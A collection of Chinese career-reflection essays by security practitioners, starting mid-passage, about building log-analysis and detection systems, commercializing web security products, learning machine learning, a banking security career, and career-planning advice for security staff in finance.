上线效果非常好，同学们对这个也有了信心。集思广益，在三期的时候我们在 SQL 层面尝试了也使用语法而不仅仅是文本规则检测，不过这个是后话了。也是通过这个项目，我们团队熟悉了在 hadoop 和 storm 环境下的开发，值得一提的是，通过使用 storm 我们把检测延时大大缩小了，另外由于把 storm 性能压榨太腻害，我们在一次事故中发现了 storm 的一个深层 bug，storm 中关于这个 bug 的修复代码就是我们提交的。作为一个土鳖，我们很自豪可以把 storm 玩到这个地步。

另外一个收获是，为了在应急响应时查询日志方便，我们把常用的日志部署在 ELK 集群上。起先没有经验，每天大约数十 T 的日志部署在常见的机械硬盘上，运行起来非常慢，一个查询内存居然还爆了。后来在大数据部的大拿指导下，我们混合使用了固态硬盘和机械硬盘，启用单机多示例，优化内存和 java 配置等，搭建起了 50 台物理服务器的 ES 集群，每台机器上双实例，当时 github

也才维护了不到二十台 es 服务器。同样在实战中我们熟悉了 kafka、hadoop 的优化，这个让我的 team 也有了大数据处理使用经验，这也为后面我们完全转向安全产品团队打下了基础。这种通过更底层进行降维对抗的思想，也影响了我的安全观，后面我们开源的 openrasp 也是这一思路的另外一种体现。

土鳖 PGM

机缘巧合，又遇到一次方向调整，部门的重点是对外提供商业安全产品，为此我们还收购了一家公司，这个是对我影响比较大的一次调整。相对于办公网和生产网的安全，商业安全产品的收益更加容易量化，而且可以服务更多的用户，得到更多的一线反馈。以前在游泳池游的，现在可以在大海里游了。

这时我们已经有 WAF 和抗 D 产品了，以及渗透测试服务。现在需要做的是丰富产品线满足不同层次的需要。起先我想到的是把 webdir 和 dbmon 产品化，因为确实效果不错。但是和几个用户聊完后，不是很感冒。先说 webdir 吧，在我们公司内部部署啥都好说，毕竟我们够强势去做这个事情，运维的同学不管心里服不服，表面上还是认可我们的。但是在不少互联网公司，安全工程师没有那么强势，恰巧在服务器上安装安全软件，容易导致一些纠缠不清的问题。所谓纠缠不清只可意会不可言传。

另外，程序需要直接扫描 web 代码文件，这个又是个敏感问题。dbmon 的问题也是类似，尤其是对于不少公司，数据库是不开启日志的，更别说是还要把日志从服务器搜集上来了。换句话来说，如果是影响业务的检测类产品，没准可以有市场。于是我们抱着尝试的心态，也没和老板吹啥牛，默默先做产品化，小步快走。我们把之前我们在公司内部做全流量镜像分析的系统做了产品化，相比于公司内部起步价 20G、50G 甚至几百 G 的带宽，用户侧上 1G 的都很少，于是我们做了很多简化处理，更多考虑的是便于部署和稳定性。

整个移植的过程其实比较简单，毕竟有点杀鸡用牛刀的感觉。销售侧也帮我们找到了几个天使用户，由于产品比较新，售前不懂，我就和销售去和用户介绍。还记得第一个用户部署测试的时候，第一天就发现了潜伏了好久的一个后门，当时正有人在使用这个后门。用户那安全设备其实部署的也不少，但是还是有这个后门，当时对方的安全负责人一激动就说他们全部机房都要部署这个。于是第一单就这么成了，互联网公司果然就是爽快。后面一段时间，我和销售一起见过不

少客户，通常我们测试的用户都会有微信群，大家反馈问题都在微信群里，我那段时间经常在微信群里和用户沟通交流，产品侧的问题我们很快就迭代修改，经常上午反馈的问题我们下午就可以上线。

很多人好奇我回微信咋那么快，其实我对手机的重度使用也是那个时候开始的。我的好脾气也在这个时候展现了优势，很多产品细节使用的问题，每个好脾气就会忽略了。现在回顾那段时光，其实我们产品最后可以有不少用户，得力于从售前、测试、研发和售后的沟通顺畅，基本是把我搭进去了。我也使用过商业产品，通病是这四个环节非常脱节，越大的公司问题越大，因为公司越大，分工越细。售前不懂技术细节，满口跑火车的也不少见，售后只会抱怨说不清产品问题所在也正常。研发天天赶进度，自嗨的增加功能，不屑与没技术含量的功能修改也是常事。在我们产品的初期这些问题很少出现。一直到现在我都对这段经历很感慨，如果一个产品经理能说出自己产品哪里牛逼，其实不算牛逼，如果还能说出自己产品哪里不如竞争对手的，这个才算有点牛逼了。各种原因吧，其中肯定也包含我这段经历的加分，我后面负责了整个 web 安全产品的产品和技术，我们内部叫做 PGM，整体打通去看这些产品。有人说我安全圈认识人咋这么多，很多一部分是这个时间积累的，其实我在外面开会扯的很少。

兜哥带你学安全

不得不提的是我的公众号，这与我之前做安全产品的经历有一定的关系。我接触到不少从事互联网公司一线安全工作的童鞋。刚接触我的时候还是蛮防着我的，生怕我是来骗钱的。其实也可以理解，有点预算的甲方，估计都被乙方洗脑 N 遍了。另外我长的比较喜感，眼神比较清纯，人来熟，不像大家对黑客或者说安全从业人员的印象。接触几次后逐渐建立了信任，大家也比较聊的开了。虽然安全技术一直在演进，各种新的思想和概念也不断涌现，几乎每年安全会议的侧重点都会不太一样，大数据、AI 再到区块链。安全的攻击形式也层出不穷，针对 web 的、智能硬件的、AI 模型的等等。

但是一个现实是，甲方的需求和乙方介绍的技术和产品的鸿沟却一直不断扩大。一些很基础的安全加固知识可以搞定的，一些通过配置就可以搞定的事情，黑产关注了，但是大家却没怎么关注。mongodb、es 之类匿名访问放到公网裸奔，直到被加密勒索了；没打补丁的 window 服务器防火墙也不打开，还对外

提供服务，直到被人全盘加密勒索；智能摄像头的 root 密码也不改，放到公网还拍些敏感内容，结果被人一个初始密码就劫持了。

我把我的一些经验和大家分享了下，发现大家蛮感兴趣。于是我抱着玩的心态，开始写我的公众号。起先我也没有多大把握会有多少人看，毕竟讲的都是些基础干货，比如如果做网络区域划分和隔离策略，如何对无线网络安全加固，生产网的服务器如何做加固等等。开始的时候，我是遇到用户问的问题，就把公众号里面相关的发给大家看。没想到一下子转发的很多，关注用户数涨的不错。最后我把文章进行了分类，分为了企业安全和 AI 安全两个板块。我公众号并不追求思路多新多领先，就是想成个小笔记本，大家有需要时可以找到使用的办法，一不小心成了一个粉丝数相当不错的安全自媒体。

AI 探索

大概在 2014 年底还是 15 年初，组织架构调整，我收了一个研究机器学习的小团队。团队的 leader 是个非常活跃的小孩，而且特别有激情。他一直鼓捣我增加在机器学习方面的投入。

当时 HC 控制非常严格，但是我还是被他传销式的汇报感动或者说屈服，我尽力支持他。当时我们在线上环境的离线数据上做了大量的尝试，在部分场景下也取得了不少进展。也是这个阶段，我对 AI 建立起了信心。我开始重新梳理 AI 比较成功的使用场景，然后尝试移植到安全领域。那段时间我自学了机器学习，也经历过激情澎湃地买了一堆机器学习书籍后发现一个公式也看不懂的尴尬，几次想放弃。最后我发现自己是码农出身，我对代码的理解能力远强于文字和公式，于是我从有示例代码的书籍学习起，逐渐理解了机器学习的常见算法。

如何挖掘场景并使用合适的算法呢?

这个确实靠悟性和经验，很难就靠看书就理解了，需要大量的实践。我投入了大量的个人时间用于学习和实践。熟悉我的人都知道我喜欢看电子书，我的电子书里除了老罗的书和几本历史的书，基本都是机器学习的书。每天上下班有将近一个小时在城铁上看书，算起来一个月就是 20 个小时，约 3 个工作日。回顾这段学习的经历，我的感受是机器学习的学习坡度很陡，所以很多人会半途放弃或者一知半解，但是这恰恰是它的门槛。 sqlmap 的常见命令一天掌握问题

不大，你觉得是门槛吗?

写书

为啥会写书呢?

说起来原因很简单，因为我的公众号和文章经常被人抄，有去掉我水印的，有去掉我图片的，还有完全抄只是改作者名称的。抄袭的有自媒体，有小媒体，还有一些厂商，我也无力吐槽和维权。最后我就写书吧，抄我的好歹你要买一本复印。也正是这段被抄袭的经历，我的书和 PPT，尽量连引用的图片也标注，算是一种尊重吧。

写书的选材，我选择了 AI 安全，而不是企业安全。因为实话实说，企业安全也不急于一时，市场上已经有了，但是 AI 安全的却没有。另外，大家其实对于如何使用 AI 做安全更多停留在概念层面。更有甚者，在 PR 稿上就是罗列一堆公式，然后说人能识别威胁，人能看病，所以他能用 AI 搞定。我也只能呵呵。

基于这复杂的原因，我开始写我的 AI 安全书籍。由于 AI 的知识太多，最终定稿成三本，一本讲入门的，叫《web 安全之机器学习入门》，一本讲实战的，叫《web 安全之深度学习实战》，目前都已经出版了。出版前我很担心卖不出去，结果让我非常意外，从甲方到乙方，从国内到国外，都有我的读者，就在今天美国 fireeye 的一位总监，当然也是我好友还在朋友圈 show 我的书。还要感谢我的几位老板帮我写序，以及众多业内好友的帮助。据说我的书还入选了出版社的计算机类年度十佳。感谢 Freebuf 的提名，我在 FIT 年度安全人物评选排到第三。

生命不息折腾不止

也许我继续做我的安全产品，今天改个 bug，明天加个按钮，日子也慢慢也会过去。具体的产品也有具体负责的经理，我把经理管好就 ok 了，我也可以过的比较 happy，就和以前巨牛无比的万能充一样。当年万能充卖的火热时，哪里会想到现在充电接口统一后，再难见到它的踪影。

时代抛弃你的时候，连招呼都不会打。尤其是你觉得舒适的时候。

我自己研究 AI，我的几次转型，其实都是我主动的走出了舒适区。就像我

最近，以 30 岁高龄，从带团队的，转去实验室稿新产品预研一样。在一堆 20 多岁的小伙子高呼搞技术没用，要搞管理岗的时候，我选择了在一个技术型公司继续深耕技术。我有自己的技术理想，我觉得搞这些蛮开心不枯燥。

精彩待续

我的奋斗还在继续，精彩等着我继续谱写。

君哥的八年信安之路

君哥 信安之路 2018-05-09

2015 年 10 月，我来招行已经整整八年了。

2015 年 12 月 24 日，平安夜，我到总行人力资源部，在离职单上郑重签字，正式告别八年之久的工作单位。签字的瞬间，脑海中闪过的是第一次来办入职的青涩。人生能有几个八年，在我最美好的年纪，青春都留给了招行。八年的职业生涯，我早已经把招行当做我的家，这里有我的导师、小伙伴、逗比搞笑的同事，曾经发生的点点滴滴，现在看来是那么让人怀念。

人力资源部我总共来过两次，一次是办理入职，一次是办理离职，我办理离职的时候才知道当初为我办理入职的同事都已经退休了，这些都是题外话。

工作上，八年多工作分成三段，第一段是 2007 年到 2009 年，第二段是 2010 年到 2013 年，第三段是 2014 年到 2015 年。

第一段是非常非常的基础阶段，我就像个刚申请游戏账号的初级玩家，每天每月就像个菜鸟一样打怪升级，这个阶段印象最深的一是作为新员工参加总行 07 年春节晚会，信息技术部男员工较多，结果出了个男扮女装的京剧新唱节目，最难忘的场景是我们一出场，坐在台下快睡着的行长们瞬间快喷出来了，全都哈哈大笑起来，不说了，说多了都是泪，新人都要过这个坎的 %>_<%。二是参加首届运行中心辩论赛和徐梅的那场辩论。三是掌握了大量的技术基础知识，几乎所有主流的防火墙平台、F5、Token、ISS IDS、所有的商业扫描器、防病毒等等，都是这个阶段打怪升级过程中接触的，说多了也是泪，过程都很痛苦，结果还行。

第二段是我最享受的一段时间，因为大部分我觉得有成就感的事情都发生在这个阶段。

2010 年，我负责了五个重要项目，其中 SOC 和 SOM 是安全团队比较重要的两个基础平台，这两个项目涉及的部室、系统平台、人员都比较多，我在项目实施中也是锻炼了很多，比如沟通协调能力、计划性、解决实际困难的能力、时间管理、主动性等等。其实相比工作，我感觉更困难的是如何改变人现有的思

维模式，打破思维瓶颈。当我遇到问题的时候，我会去主动想各种各样的办法，去找各种各样我能想到的资源，充分发挥自己的能力，和领导、同事共同解决问题。第二点收获就是做项目要有自己行之有效的方法，涉及到的领域很多，只有做项目了，尝过酸甜苦辣，多多总结自己走过的弯路，就会有提高，就会看到自己不足，然后无形中提升自己。

2011 年，我开始争取到一些荣誉，为团队做贡献，同时创新能力有所提升。参加未来俱乐部，管理能力得到提升。在未来俱乐部的半年学习、交流是我管理知识与技巧，以及认知体会飞跃提升的半年。

体会一、在未来俱乐部中，学会了很多，有方法、有理论、有实践、有交流、有心得、有困惑，更重要的是有方向、有目标、有信心。感谢俱乐部这个出色的平台，以及我们的班长小勇，还有大包慷慨的饭局，是在这些有形的活动中，我们彼此加深了无形的友谊和情谊。

体会二、权变。仅靠书本、学习、模仿、拿来主义是远远不够的。“纸上得来终觉浅，绝知此事要躬行”。更重要的是我们在实践中，让学习到的理论和体会指导我们工作，改善我们现有的工作方式和方法。最终通过实践来打通我们的“仁督二脉”。

体会三、个人的变化。一是尝试站在更高更广的角度来看问题，不再局限于以前把自己的工作做好的领域，更多时候是在室的角度、中心角度该怎么把自己做好。二是学会承担更多的一些工作，如问题管理、创新、新技术追踪等等。体会四、要有积极的心态，花的时间多，下的功夫深，领悟和学到的东西就相应多一些，像有的作业，我没花太多时间在上面，结果自己的印象和体会就不深刻。而在实际工作中，也往往如此。花了功夫和没花功夫，还是能看出区别的。

2012 年是调整、巩固、提高的一年。安全团队经历过 2009、2010、2011 三年的较快发展后，在 2012 年遇到一些困难，工作面铺的有些大，有些工作还没做扎实，总体上属于调整巩固和提高的一年。

在这一年，我们达到了两个指标：

一是、安全事件 100% 响应和处理；

二是、安全事件在 24 小时内得到确认处理。

这个指标在当时无论横向还是纵向比都还是不错的。2012 年顺利从未来俱

乐部毕业，在老虎的指引下，开始进行管理实践。从半年多的实践来看，实际操作远比理论复杂全面的多。在这个过程中我始终牢记老虎给我的要求：“走近员工、了解员工、帮助员工”。在心智方面在慢慢走向成熟。看完浪潮之巅，让我感悟很多，明白了很多在工作中做事做人的道理。比如以前一件工作很难，我总觉得为什么要去做呢？现在明白，很难开展的工作才需要我们去做，否则只是顺理成章的一步一步做就做完的工作没有太多价值，自己也不会有太多提升。从来没有像现在一样对知识保持一种饥饿感。因为如果我们不学习，不补充新知识，我们原来掌握的知识和技能每隔 18 个月价值就要降一倍，如果不想自己掉价的太快，就拼命的学习吧，为此 2013 年我学习了很多攻防的知识。安全思路开始慢慢转变，在 2012 年 8 月份我写了一篇《反思》和后续的《安全那些事》两篇文章，对之前我的安全思路做了详细的反思和回顾，并提出了新的安全思路。安全就是一场战争，而且是非对称的。而我们就是要在这样的条件下打赢这场战争”。这开始成为我新的安全观。

2013 年，做了大量的 SOC 有效性和安全运维的工作，提出了安全的几个框架和安全性应该像可用性那样运维的思路，过程极其痛苦，现在回想起来都不知道当时怎么过来的。2013 年我参加了两个培训：CCIE 和道德黑客培训，攻防竞赛使我的网络知识和动手能力有极大提升，尤其是参加 CCIE 培训后动手做实验，观察结果，进行排障分析，取得成功后的那份喜悦，是任何物质都难以给予的满足。

第三段是我在内控室的工作经历。内控室的平台更宽，可以接触到 IT 的各个领域，架构、研发、测试、运行、安全等。在内控室做主管的两年时间，我的知识领域拓展到了信息科技风险管理，开始和人民银行、银监会等监管机构频繁互动，开始和总行其他部门如操作风险部、审计部、流信办、办公室、零售部等有很多业务往来。我开始体验和我以前做技术、做项目很不一样的体验，我感觉自己的经验值在快速增加。我很想感谢内控室团队的全体队员，即使在困难的情况下，大家和我一起共同努力，内控工作取得一定成绩，我也和大家度过了快乐的两年时光。

我很详细的记录了八年以来工作的点滴，如果要一句话总结在招行工作的体验，那就是：没有白来。

这八年，也是数据中心飞速发展的八年，建立了 ISO20000、ISO27001 双体系，ITIL 各流程成熟度不断提高，从精益六西格玛向 SEA 迈进，开创了数据中心成熟度国标。

这八年，有很多工作瞬间让我难忘，比如和老虎、XH 一起半夜进行网银演练，大家先撸串到 12 点，然后在机房插拔网线演练；下班后做单，做着做着，XH 说你先做下准备工作，我去楼下抽根烟，还有小明在八楼 ECC 工作时的歌声总是让我们如醍醐灌顶，满血复活；难忘的值班时间，我几乎所有的八卦新闻都是在值班时候获得的；还有打飞的一天来回北京深圳，早上四点起床吻别熟睡的顶顶，晚上 12 点到家亲吻入睡的顶顶。

这种体会已经超越工作，人生重在体验，如果能有一份难得的经历，才不负此生。而和 IT 男们的情谊，超越男女爱情、男男基情，近于战友情，这份情谊伴我们共同度过那些奋斗过的激情燃烧的日子。

安全从业人员的职业规划

君哥的体历 信安之路 2018-07-05

工作日久，会接到一些朋友关于专业就业、职业规划的问题。自从开通“君哥的体历”以来，也会收到后台留言，提及职业规划，以及有关工作迷茫的问题。

比如：去一线城市还是回老家就业？我现在做的工作是 XXX，感觉没前途，我很迷茫，我该怎么办？我现在有两个机会，一个是去大公司的 XXX，一个是小公司的 XXX，我该选择哪个？

上述大部分问题，我能获得的信息比较有限，其实每个人的情况都不一样，在不了解实际情况的前提下，很难给出最合适的建议。人的一生会面临很多选择，判断选择的因素应该是：趋势、职业规划和未来收益。我试着从趋势、职业规划和从业者的未来等几方面，分享我了解的一些情况，经验体会和思考。

1. 职业规划方法论

1.1 社会分工

亚当.斯密在《国富论》写到：人的天赋差别并不大，造成人们才能上重大差别的是分工的后果。哲学家和挑夫之间的差别，就是职业分工的结果。

社会分工在我们学习时就已经开始了，我和同学在参加高考时，大部分都不太清楚计算机科学与技术、材料科学、电气工程自动化等专业会在未来对自己就业，职业发展带来怎样的影响，但职业分工已经开始了。

现代工业发展，将业务流程化、标准化，催生了一个个非常细分的岗位，一方面大大提高了社会生产率，另一方面由于社会分工的高度细化，大部分劳动者只能在流水线前日复一日不知疲倦的敲着那颗钉子，可替代性很强，因此价值很低。保安、柜员、前台、应收应付会计、甚至是比较底层的码农、一线人员等。而且由于这种重复机械劳动的禁锢，劳动者还失去了学习的机会，这意味着他很难提升自我的内在价值。

举个例子：我原来在一家全国性股份制银行信息技术部工作，近距离观察过 IT 部门负责采购的同事们的工作状态，因为 IT 部门的项目比较多，采购同事

们工作任务比较重，因此分工比较细，需求审核、采购文档录入和审核、供应商管理、采购谈判、合同签订和管理等几个岗位。负责文档录入、合同管理的同事每天要面临大量的采购文档和数据录入，经常加班到很晚，没时间学习新的技能充电，回家就躺床上一动不动了。

一个人的不可替代性越强，就越有价值。构建个人核心竞争力，一定要在自己的专业领域做出深度，成为专家。同时兼顾知识的广度，在相关的专业领域上扩展自己的知识结构。选择工作的时候，规避主要内容都是 dirty work 的工作，最完美的状态就是每时每刻都能学到新的知识，按照 10000 小时定律努力下去，就有可能成为某行业的顶尖人才。

小结一：尽可能规避社会分工给个人职业发展带来的不利因素，尽快塑造工作中的个人价值-不可替代性。

1.2 给职业生涯上杠杆

不管你是做技术，还是做管理，或者各种一线运营工作，你能创造的价值都是有明显的天花板的。如果你从事的工作职能单纯是靠出卖脑力和体力，那么就算是能力再强，天赋再高，24 个小时不睡觉，一个人最多也就顶俩，顶仨，这是人的生理极限所决定的，那么你也就创造了两三个人的价值。如果你想迈入更高职级职位，必须突破个人生理极限瓶颈。

如果是搬砖性质的工作，长年累月的加班，累死累活，也就是砖搬的又快又好有多，发展空间是明显天花板的，再进一步就要猝死了。会计行业很多审核发票报销的岗位、银行的柜员、四大会计师事务所的安全审计等日复一日重复性工作且得不到太多价值提升空间的岗位，随着人工智能发展，未来能保住饭碗就算不错了，这是市场供需和工作难度决定的。

破解困境的方法是给你的职业生涯上杠杆，用你的 24 个小时去撬动许许多多的别人的 24 个小时，你才能用你那渺小的微薄的身驱去创造出更大的价值。组建团队，团队作战产出更多绩效是上杠杆；优化改进现有工作机制避免类似问题再次发生是上杠杆，拓宽工作范围承担更多职责是上杠杆，合理利用和优化资源配置解决实际问题还是上杠杆。如果说在自己的专业领域做出深度，成为专家是 1，给职业生涯上杠杆就是 1 后面的 0.给职业生涯上杠杆，你可以十倍百倍的创造价值。

很多安全传奇人物，技术上到达一定巅峰后，转而从事各类“安全生态”建设，推动某个安全领域往前发展，这也是善用团队力量，优化配置资源，从解决单纯的点状问题转向批量彻底解决一类问题。庄子说君子生非异也，善假于物也。安全从业人员，也可以审时度势建设各类“安全生态”，善用团队力量，优化配置资源，从而创造更大价值，那其职业生涯也将取得更大成就。

小结二：个人单独能创造的价值有明显天花板，给职业生涯上杠杆，善用团队力量，优化配置资源，创造更大价值，职业生涯将取得更大成就。

是不是每个人，坚持按照 10000 个小时定律努力下去，就成为顶尖人才，从此走上人生巅峰，迎娶白富美呢？显然不是^_^。一方面，个体的差异是存在的，有些人适合从事技术类岗位往深度发展并成功，有些人并不适合。另一方面，高阶岗位除了需要技术专家以外，更多需要综合全面搞定问题的复合型人才。

1.3 像创业那样去打工

周鸿祎说他当年工作，他跟别人最大的不一样，就是从来不觉得他是在给别人打工，他觉得是在为自己干。因为他干任何一件事情首先考虑的是，通过干这件事情能学到什么东西，学到的东西是别人夺不走的。塑造个人价值-不可替代性，如果说给职业生涯上杠杆，创造更大价值这两方面如果属于职业规划战略的话，那么像创业那样去打工就属于职业规划的战术。

人的本性是懒惰的，科技的进步本质上是为人类提供更“懒惰”的生活方式。基于这一前提，个人是很难突破本我，实现超我。为什么有的人像打了鸡血一样勤奋不辍，为什么有的人孜孜以求，为什么有的人对于困难甘之如饴？因为这类人不是在为别人打工，是在为自己打工，是在创业。由要我干，转变为我要干，就是在创业，在为自己的未来打工。像创业那样去打工和其他打工的区别是，前者不断在学习，提升自身价值，后者在日复一日的重复劳动中消耗青春。

学东西，在工作中分为被动学习和主动学习。被动学习是指，为了完成日常工作任务和弥补知识欠缺，你不得不去进行的学习。需要注意的是，这种学习其实是十分的高效的，因为为了生存，人容易调动起学习的积极性，因此，一份好工作，它的被动学习空间应该越大越好。大部分人，如果不是环境所迫，一般都不会主动去学习，容易陷入混吃等死的工作生活状态。工作的流水线程度越高，被动学习的空间越小。什么样的工作被动学习空间小？那些一成不变，不断重复，

工作非常之清闲，完成过程不是那么“痛苦不堪”，那么被动学习空间比较小。

为什么大部分行业，销售类的岗位收入都高于其他同等要求的岗位？因为不同行业不同发展阶段的客户需求千奇百怪，会遇到和需要解决各类令人棘手的问题，这些都是解决起来很需要经验的非结构化问题。

主动学习，指平常工作可能用不上，主动储备用于以后使用。对大部分人来说，如果没有环境逼迫，加之日常繁重的工作，很难做到持之以恒地、积极地主动学习，而且人的时间精力总是有限的，如果对自己所处行业的大局和趋势缺乏了解，一般人很难能框定出一个比较合理的学习范围，万一学了一堆用不着的职业技能，也会付出巨大的机会成本。主动学习不如被动学习效率高，但一旦建立起主动学习的能力和习惯，持之以恒的坚持，机会一定会垂青有准备的人。

抱着创业的心态去打工，而个人利益与公司利益正好能一致，那么工作积极性会大大提高，客观上也会为公司创造价值。每个人对人生的追求都不同，有的人喜欢平淡简单知足的生活，有的人立志成为呼风唤雨的大佬，不同的人生目标选择的道路自然不同。但千万不要因为贪图安逸不愿努力而做出选择，因为短期的安逸必然会让你付出长远的努力来弥补。

小结三：抱着创业的心态去打工

1.4 发展路径

安全人员职业生涯发展路径问题，先看看安全岗位分类，根据安全岗位所需的技术能力和非技术能力如沟通等做了个分类：

注：ABCD 表示工作岗位所需对应最低技能要求，非该岗位实际技能值。这里不是说哪些岗位技术能力高，哪些岗位沟通能力高，而是对岗位所需能力做个示意，无意区分职位优劣好坏，每个岗位上兢兢业业从业者都值得特别尊敬。如有冒犯，万分抱歉。

个人认为适合有志于安全从业的大学毕业生的职业规划思路是：

1.4.1 尽快超越 A 类工作所需要求

A 类工作属于不需要太多技能和经验，且日复一日重复度极高的工作岗位，但很不幸，大部分安全从业者就像刚申请游戏账号的新手一样，都是从 A 类工作开始安全之旅的。A 类岗位是必经之路，就像刚毕业的人总会经历一个干苦活

累活杂活还没有太多成就感一样，想尽量走出 A 类岗位的玩家，会有意识的做到：

1、尽可能的将岗位工作标准化、自动化，节约人力，空出时间干更多有提升价值的工作和学习；

2、将交待的工作认真做到位，经常利用下班时间钻研，知其然更知其所以然，把原理和本质吃透；

3、总结经验教训，反向改进优化机制，提高效率，避免类似问题重复发生。

在 A 类岗位工作是新手玩家必经的一道坎，很多玩家倒在这道坎，从业十多年还在从事基础类工作，能够顺利且迅速的迈过这道坎，才能打开 B 类和 C 类岗位工作，并最终迈向 D 类岗位工作。

1.4.2 尽量从 C 类做起

为什么不是 B，是因为在中国大部分应届毕业生沟通能力和技术能力还是不够的，在个人品质上，普遍脸皮薄、害羞、内敛，不如西方特别是欧美人热情自信，如果先从 B 做起最后发现不适应，而技术早就荒废了，从管理人生的风险敞口角度是不太合理的。C 类工作的两个特点：一个是学习空间大，这样在工作上花的时间会凝结成自身的价值；二是会经常需要解决非结构化的问题。

大部分安全从业人员都面临在 C 类和 A 类岗位之间做出选择，比如金融企业大部分会购买一些安全设备如 IPS、WAF、数据库审计之类，A 类岗位安全设备管理员工作内容就是确保设备正常开关机，按照厂家建议修改一下默认规则配置一下，流量镜像、日志告警正常，偶尔看看高风险告警情况，定期出几份报告，加黑几个 IP。C 类岗位工作内容是，先搞清楚安全设备底层原理，测试设备全部安全功能并知晓各功能局限以及关键有用功能，搞清楚此类安全设备能够防护的攻击类型和常见绕过方式，针对性配置防护规则和告警规则并作出优化，对于高风险告警一一进行安全分析并反向优化，对于异常进行溯源、定位、清除。明显 C 类岗位比 A 类岗位对安全有效性更有价值。如果选择前者工作范围，那么就是选择了 A 类岗位，如果选择后者，就让原本是 A 类岗位变成了 C 类，选择决定了未来。

即便是 C 类工作也很快就会遇到发展的瓶径。原因有两个：

一个是从企业角度来说，某一业务流程一旦变得越来越难杂，企业就会有将

其不断肢解细化的强烈内在冲动，以降低对核心员工的依赖。比如安全分析中的安全事件应急处理，企业希望能够将安全分析的工作分解，流程化、标准化和工具化，一部分安全分析的工作能够交由技术功底和经验不是那么多的初级人员去完成，慢慢的安全事件应急处理就是照着标准的工作书，拿着标准的工具、流程跑一遍就好了，现在绝大多数的安全厂商的应急处理就是这样的。

二是工作一两年之后时间的边际效用在降低，不像刚入行每天都可以学到新的知识，重复机械劳动逐渐成为常态，在这种情况下工作所花时间并不会让你的人力资本增值，反映到薪酬上就是工资开始顶到了天花板停滞不前。更糟的是，一旦你花了一辈子去学的赖以谋生的技能技术一旦被社会淘汰，带来的后果可是灾难性的。就像二十年前学裁缝，十几年前搞 BP 机等等。每个行业莫不如此，技术更新有快有慢，IT 行业技术更新尤其快，安全行业更甚，只有不断学习、时刻保持着一种危机感才能立于不败之地。

1.4.3 B 类要尽可能的覆盖范围广

B 类岗位特点是对技术能力要求不是特别多，但对沟通能力等要求比较多，比如 IT 内控合规类岗位、安全审计类，这类岗位要想出头，必须在工作内容覆盖范围广度方面拓展，比如安全管理岗的职级高低，在于其 Cover 的安全管理范围大小。

1.4.4 D 类是安全从业人员发展的终极目标

D 类是安全从业人员发展的终极目标，建议先从 C 类做起，慢慢承担起 B 类工作，双剑合璧之时便是成功初成之日。

2. 安全环境趋势和安全从业趋势

2.1 金融行业安全环境趋势

在 2010 年以前，我们和国内金融行业同仁交流的时候，做安全的思路普遍还在监管合规+设备部署的阶段。2010 年后，由于网上银行、移动金融的快速发展，以及国内互联网安全环境的进一步恶化，金融行业的安全需求开始发生深刻变化，需要有效解决实际安全问题，对安全攻防、安全运营的需求逐渐增多。安全环境变化的趋势体现在以下几点：

1、监管从合规为主，技查为辅，转向合规、技查双轨，不断提升技查比重，

以技查促合规落地。银监会、证监会聘请专业的第三方对商业银行、证券期货公司的互联网系统进行远程渗透，甚至直接渗透进办公网和交易网，这将是未来监管科技“新常态”。

2、安全防护包括应用安全、内网安全、数据安全，从企业安全建设关注度和投入度来看，分别是从高到低，这与攻击者从事应用安全的门槛相对内网安全、数据安全低很多有关，攻击门槛低，攻击从业者越多，发现的问题也越多，防守方投入也越多。防护难度分别是从低到高，客观上也让防守方首先选择防守难度较低的应用安全开始。

3、企业安全建设的安全岗位范围从安全设备管理向安全有效性、安全运营扩展。越来越多的企业安全负责人意识到，安全设备只是工具，要管理好安全设备，真正起到防护能力，实现安全有效性，必须通过安全运营来实现。这点体现在越来越多的企业招聘企业安全负责人、安全岗位人员时，都强调有实际安全攻防对抗经验，安全事件分析经验，能够讲清楚安全价值实现思路。

4、业务和信息系统不断云化。各类业务和信息系统上云是不可阻挡趋势，公有云、私有云，突破传统安全防护边界，面临新的挑战。

5、安全防护向自动化、智能化迈进。这是一句正确的废话。

6、安全重心向前端也业务靠近。在 IT 内部，安全防护越来越向研发深入，向需求立项，架构评审，代码开发阶段渗入。在 IT 外部，安全也向支撑业务发展，打击黑灰产，业务风控靠近，贴近前端和业务，安全才有价值。

7、向互联网行业和公司学习。

8、金融企业安全团队规模爆炸性增长，团队定位 3 到 5 年内走向公司二级部门，安全团队负责人职级职位将成为一级部门副总。

2.2 金融行业安全从业趋势

在上述安全环境变化趋势下，金融行业安全从业趋势体现在以下几点：

1、至少五年内，对安全从业者的需求还是相当大，甚至供不应求。需求大于供给的话，那对于供给方各类要求必然下降，不知道这对于安全从业者来说是好消息还是坏消息。

2、人还是安全中最重要因素。一位靠谱的安全团队成员，远比一两款安全产品、安全设备重要，再好的安全防护也需要人设计、落地实施、运营优化。

3、一个既懂安全又会开发点小工具，又爱折腾的安全“全栈工程师”和聚焦于是 xx 万 IDC 规模下的入侵检测，x 万研发人员提交代码仓库的 SDL 的某个特定领域的安全专家，都会有不错的发展前景。

4、目前国内并没有 CSO 文化，大部分企业也只是在 IT 部门设置安全团队，因此国内金融企业基本上都没有 CSO 岗位，只能称作企业安全负责人。随着安全对 IT，对公司的重要性不断提升，以及监管要求提升，5-10 年内，必然会涌现重视安全的金融企业设置 CSO 岗位。

5、安全从业获得回报和解决实际问题产生的价值，以及该类问题所需所需成本高低有关。我听过很多抱怨。安全团队不受重视。安全团队不受重视是结果，而不是原因。比如大部分企业资产管理做的并不好，安全资产管理更是如此。如果在爆发 Struts2 漏洞时，安全团队能够迅速拉一张受影响清单，以及受影响业务系统，并给出修复建议和顺序，那安全团队价值基本就有了，反之只能转发一下漏洞预警信息，公司内哪些受影响，业务系统修复可能带来的问题和影响等一概不管，安全团队的价值就极其有限。所以安全团队的价值和其解决实际问题产生的价值有关。安全从业获得回报也如此。

